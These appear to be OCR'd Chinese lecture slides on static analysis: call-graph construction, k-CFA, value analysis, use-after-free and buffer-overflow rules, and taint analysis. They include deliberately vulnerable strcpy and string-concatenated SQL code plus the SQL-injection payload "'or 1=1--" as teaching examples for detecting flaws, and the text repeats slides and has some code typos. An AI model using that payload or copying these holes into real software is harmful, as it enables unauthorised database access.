
基于克隆的分析

对于每个感兴趣的过程都进行一次概念上的克隆，然后对克隆过的过程应用上下文不敏感分析。




基于克隆分析构造的调用图

```
1  static void m(){
2      f(new A());
3  }
4  static void f (A a){
5      a.f();
6  }
7  public void test(){
8      m();
9      A o;
10     o = new A();
11     f(o);
12     o = new B();
13     f(o);
14 }
```




调用图1



调用图2


基于克隆的分析

对于每个感兴趣的过程都进行一次概念上的克隆，然后对克隆过的过程应用上下文不敏感分析。




基于克隆分析构造的调用图

```
1  static void m(){
2      f(new A());
3  }
4  static void f (A a){
5      a.f();
6  }
7  public void test(){
8      m();
9      A o;
10     o = new A();
11     f(o);
12     o = new B();
13     f(o);
14 }
```



调用图1



调用图2

此例子将方法f作为其感兴趣的过程，对不同调用点调用的f进行克隆


基于摘要分析

- 具有不同摘要的同一过程将被区分，根据摘要对过程进行克隆以构造调用图。
- 过程的摘要可以是：调用串，所有无环的调用串，影响调用图结构的信息等多种形式。


- 调用串作为摘要：栈中各个调用点组成的串，从程序入口开始到该过程被调用之间的调用点序列。

可以只使用调用串中最直接的k个调用点来区分上下文，而不是使用整个调用串来提高分析结果的质量。这个技术被称为“k-界限上下文控制流分析技术（k-CFA）”，上下文不敏感的分析（调用图1）就是k-CFA在k=0时的特例（直接从test开始）。

```
1  static void m(){
2      f(new A());
3  }
4  static void f (A a){
5      a.f();
6  }
7  public void test(){
8      m();
9      A o;
10     o = new A();
11     f(o);
12     o = new B();
13     f(o);
14 }
```




调用图1



调用图2

- 所有无环的调用串作为摘要：无环就是不包含递归调用，对所有带有递归的调用串，可以把递归环缩成一点，以便限定需要分析的不同上下文的数目；
- 影响调用图结构的信息作为摘要：过程的参数及其字段（Java中的实例域）以及全局变量（Java中的静态域）的取值或者类型等。

仍以此代码为例：可以将f的参数的类型信息作为它的摘要，参数具有不同的类型的f将被区分，调用图2。



调用图2

```
1  static void m(){
2      f(new A());
3  }
4  static void f (A a){
5      a.f();
6  }
7  public void test(){
8      m();
9      A o;
10     o = new A();
11     f(o);
12     o = new B();
13     f(o);
14 }
```


取值分析

常量传播：一种典型的分析变量取值的数据流分析方法。

编译优化技术中，常量传播静态地分析程序中哪些变量的取值在程序运行时是不变的。编译优化中的常量传播对变量的取值进行的是保守估计，即变量的可能有多个取值，分析过程不会保存其可能取值的集合。而程序中存在的反射机制，需要了解变量可能取值的集合，并对基础的常量传播分析过程进行一定的改造，例如，当分析变量的取值可能是3 或者5时，就将两个结果都记录下来。

除了常量传播，另外一种有效的方法是逆向分析反向溯源，逆向遍历控制流图及当前的调用图找到和其取值相关的程序语句。

分析变量取值不只用于反射机制，还可以静态分析数组下标的取值。



数据流分析方法例子1

```
1  int contrived(int *p, int *w, int x){
2      int *q;
3      if(x) {
4          kfree(w);
5          q = p;
6      }
7          ... ...
8      if(!x)
9          return *w;
10     return *q;
11 }
12 int contrived_caller(int *w, int x, int *p){
13     kfree(p);
14     ... ...
15     int r= contrived(p,w,x);
16     ... ...
17     return *w;
18 }
```


对已释放的指针变量再次释放或者直接使用是常见的对指针变量的错误使用的情况。这段代码存在对已释放的指针变量的直接使用。

代码段的第10行指针变量q已经被释放，在代码段的第15行变量q指向的内容的值将可能赋给变量r。


如果kfree包含对释放指针变量的置空操作，那么第15行的赋值相当于将空指针指向的内容赋值给变量r，程序将出现异常。


基本过程：解析代码，表示成三地址码，对每个函数构造控制流图，构造程序调用图

int contrived(int *p, int *w, int x)



int contrived_caller(int *w, int x, int *p)






```
1 v被分配空间 ==>v.start
2 v.start: {kfree(v)}==>v.free
3 v.free: {*v}==>v.useAfterFree
4 v.free: {kfree(v)}==>v.doubleFree
```

数据流分析方法例子2

```
1 char s[n];
2 strcpy(des,src);
3 strncpy(des,src,n);
4 s = "foo";
5 strcat(s,suffix);
6 fgets(s,n, ...);
```

数据流分析方法例子2

```
1 char s[n];                    lens(s) = n
2 strcpy(des,src);              len(des) > len(src)
3 strncpy(des,src,n);           en(des) > min(len(src),n)
4 s = "foo";                    len(s) = 4
5 strcat(s,suffix);             len(s) = len(s) + len(s) - 1
6 fgets(s,n, ...);              len(s) > n
```

请根据上一页所讲的规则，分析下面代码是不是存在缓冲区溢出漏洞，把过程写下来，提交到微助教（10-15分钟）


```
1  char *FixFilename(char *filename, int cd, int *ret){
2      ...
3      char fn[128], user[128], *s;
4      ...
5      s = strrchr(filename, '/');
6      if(s){
7          strcpy(fn, s+1);
8          ...
9      }
10 }
```

数据流分析作为辅助技术实例

```
1  //Obj1.java
2  pbulic class Obj1{
3      Obj1 field;
4      public void func(){
5          if(field)
6              field.func();
7      }
8  }
9  //Obj2.java
10 public class Obj2 extends Obj1{
11     public void func(){ }
12 }
13 //Main.java
14 public class Main{
15     public static void Main(String[] args){
16         Obj1 obj1 = new Obj1();
17         Obj1 obj2 = new Obj2();
18         Obj1 obj3 = new Obj2();
19         obj1.field = obj2();
20         obj1.func();
21         obj3.func();
22     }
23 }
```

数据流分析作为辅助技术实例

```java
//Obj1.java
pbulic class Obj1{
    Obj1 field;
    public void func(){
        if(field)
            field.func();
    }
}
//Obj2.java
public class Obj2 extends Obj1{
    public void func(){ }
}
//Main.java
public class Main{
    public static void Main(String[] args){
        Obj1 obj1 = new Obj1();
        Obj1 obj2 = new Obj2();
        Obj1 obj3 = new Obj2();
        obj1.field = obj2();
        obj1.func();
        obj3.func();
    }
}
```




利用函数数字签名构建的调用图

数据流分析作为辅助技术实例

```
1  //Obj1.java
2  pbulic class Obj1{
3      Obj1 field;
4      public void func(){
5          if(field)
6              field.func();
7      }
8  }
9  //Obj2.java
10 public class Obj2 extends Obj1{
11     public void func(){ }
12 }
13 //Main.java
14 public class Main{
15     public static void Main(String[] args){
16         Obj1 obj1 = new Obj1();
17         Obj1 obj2 = new Obj2();
18         Obj1 obj3 = new Obj2();
19         obj1.field = obj2();
20         obj1.func();
21         obj3.func();
22     }
23 }
```

- 第16行，在虚拟堆中，记录一个类型为Obj1的变量O1，变量obj1指向O1；
- 第17行，记录一个类型为Obj2的变量O2，变量obj2指向O2；
- 第18行，记录一个类型为Obj2的变量O3，变量obj3执行O3；
- 第19行，变量obj1的实例域field被赋值为obj2，记录O1的field指向O2；
- 第20行，变量obj1指向O1，O1的类型是Obj1，此处的调用的方法为Obj1类的func方法，并且其接收对象为O1；
- 在第21行，变量obj3指向O3，03的类型是Obj2，此处的调用的方法为Obj2类的func方法，并且其接收对象为O3。

```java
//Obj1.java
pbulic class Obj1{
    Obj1 field;
    public void func(){
        if(field)
            field.func();
    }
}
//Obj2.java
public class Obj2 extends Obj1{
    public void func(){ }
}
//Main.java
public class Main{
    public static void Main(String[] args){
        Obj1 obj1 = new Obj1();
        Obj1 obj2 = new Obj2();
        Obj1 obj3 = new Obj2();
        obj1.field = obj2();
        obj1.func();
        obj3.func();
    }
}
```



利用虚拟堆构建的调用图

作业

- 调研目前各类带有数据流分析功能的静态分析软件，撰写一份调研报告，从技术特点，平台要求和发展趋势等角度撰文。

- A4纸，小四字体，22磅行距，1-2页，不低于1页，下周上课前提交到微助教。

第三章 污点分析

王冬琦


infected
Locking
user
attack
Rootkit
Virus
bots
attacker
code
analysis
take
without
computer
server
files
malicious
command
DDOS
form
steal
perform
control
business
program
spam
install
victim
actions
email
performing
personal
malware
Stealing
Sending
various
Disrupting
Trojan
worm
data
download
system
intervention
sensitive
access
software
distributed
communication
Unauthorized

概念

- 污点分析是一种跟踪分析污点信息在程序中流动的技术，分析对象为污点信息流 。

未经验证的外部数据/信号，程序内使用的敏感数据，如隐私等都可以视为污点数据。

污点分析的一般过程：识别污点信息在程序中的产生点，并对污点信息进行标记，利用特定的规则跟踪分析污点信息在程序中的传播过程，在一些关键的程序点检查关键的操作是否会受到污染信息的影响。

https://github.com/marketplace/actions/pysa-action

https://github.com/facebook/pyre-check

Source

Sink

Source规则

Sink规则

传播规则

污点分析规则

Source规则和Sink规则比较容易理解，传播规则举例：’‘如果二元操作的操作数是污染的，那么二元操作的结果也是污染的’

```
... ...
scanf(“%d”, &x);
... ...
y = x + k;
... ...
x = 0;
... ...
while(i<y)
```

- 数据依赖传播
- 控制依赖传播

```
if  (x>0)
   y = 1;
else
   y=0;
```

```
... ...
scanf(“%d”, &x);
... ...
y = x + k;
... ...
x = 0;
... ...
while(i<y)
```

- 数据依赖传播
- 控制依赖传播

```
if  (x>0)
   y = 1;
else
   y=0;
```

```
… …
scanf(“%d”, &x);
… …
y = x + k;
… …
x = 0;
… …
while(i<y)
```

将程序是否存在某种漏洞的问题转化为污点信息是否被Sink点上的操作所使用的问题。

使用污点分析可以检测的程序漏洞称为污点类型的漏洞：

- 数据依赖传播
- 控制依赖传播

```
if  (x>0)
   y = 1;
else
   y=0;
```

```
… …
scanf(“%d”, &x);
… …
y = x + k;
… …
x = 0;
… …
while(i<y)
```

将程序是否存在某种漏洞的问题转化为污点信息是否被Sink点上的操作所使用的问题。

使用污点分析可以检测的程序漏洞称为污点类型的漏洞：

SQL注入，跨站脚本和命令注入等

```
1. input = get_input();
2. tmp = “select …” + input;
3. query(tmp);
4. log(tmp);
```

使用污点分析技术挖掘程序漏洞

来自程序之外或者程序中重要的数据或者信息，在未经足够的验证或者数据转换的情况下，被传播到关键的程序点上并且被一些重要的操作所使用。

SQL注入为例：

```
1  String user = getUser();
2  String pass = getPass();
3  String sqlQuery = "select*from login where user
4                    ='" +user + "' and pass='"+ pass + "'";
5  Statement stam=con.createStatement();
6  ResultSetrs=stam.executeQuery(sqlQuery);
7  if(rs.next())
8    success = true;
```

使用污点分析技术挖掘程序漏洞

来自程序之外或者程序中重要的数据或者信息，在未经足够的验证或者数据转换的情况下，被传播到关键的程序点上并且被一些重要的操作所使用。

SQL注入为例：

```
1  String user = getUser();
2  String pass = getPass();
3  String sqlQuery = "select*from login where user
4                    ='" +user + "' and pass='"+ pass + "'";
5  Statement stam=con.createStatement();
6  ResultSetrs=stam.executeQuery(sqlQuery);
7  if(rs.next())
8    success = true;
```

```
"'or 1=1--"
```

使用污点分析技术挖掘程序漏洞

来自程序之外或者程序中重要的数据或者信息，在未经足够的验证或者数据转换的情况下，被传播到关键的程序点上并且被一些重要的操作所使用。

SQL注入为例：

```
String user = getUser();
String pass = getPass();
String sqlQuery = "select*from login where user
                  ='" +user + "' and pass='"+ pass + "'";
Statement stam=con.createStatement();
ResultSetrs=stam.executeQuery(sqlQuery);
if(rs.next())
  success = true;
```

所有来自程序外的数据标记为污染:

使用污点分析技术挖掘程序漏洞

来自程序之外或者程序中重要的数据或者信息，在未经足够的验证或者数据转换的情况下，被传播到关键的程序点上并且被一些重要的操作所使用。

SQL注入为例：

```
1 String user = getUser();
2 String pass = getPass();
3 String sqlQuery = "select*from login where user
4                   ='" +user + "' and pass='"+ pass + "'";
5 Statement stam=con.createStatement();
6 ResultSetrs=stam.executeQuery(sqlQuery);
7 if(rs.next())
8   success = true;
```

所有来自程序外的数据标记为污染:


user, pass首先被标记，进而标记sqlQuery

1. 基于数据流的污点分析：

中间表示+控制流图+调用图分析污点信息在程序路径上流动；

2. 基于依赖关系的污点分析：

程序依赖图或利用程序中的数据依赖关系、控制依赖关系做分析；



1. 基于数据流的污点分析

① 显式（explicit）信息流：程序中的数据依赖关系；
② 隐式（implicit）信息流：程序中的控制依赖关系。

不考虑隐式信息流的静态污点分析可以被视为分析污点数据流向的过程，是一种特殊形式的数据流分析（针对污点数据的数据流分析）

- 在实际应中更关注显式信息流，此时污点分析和数据流分析是类似的。

2. 基于依赖关系的污点分析


根据程序中的语句或者指令之间的依赖关系，检查Sink点处敏感操作是否依赖于Source点处接收污点信息的操作。

实际中用的少，，，，

方法实现

1. 基于数据流的分析

- ✓ 过程内分析
- ✓ 过程间分析



基于数据流的污点分析工作流程

方法实现

1. 基于数据流的分析

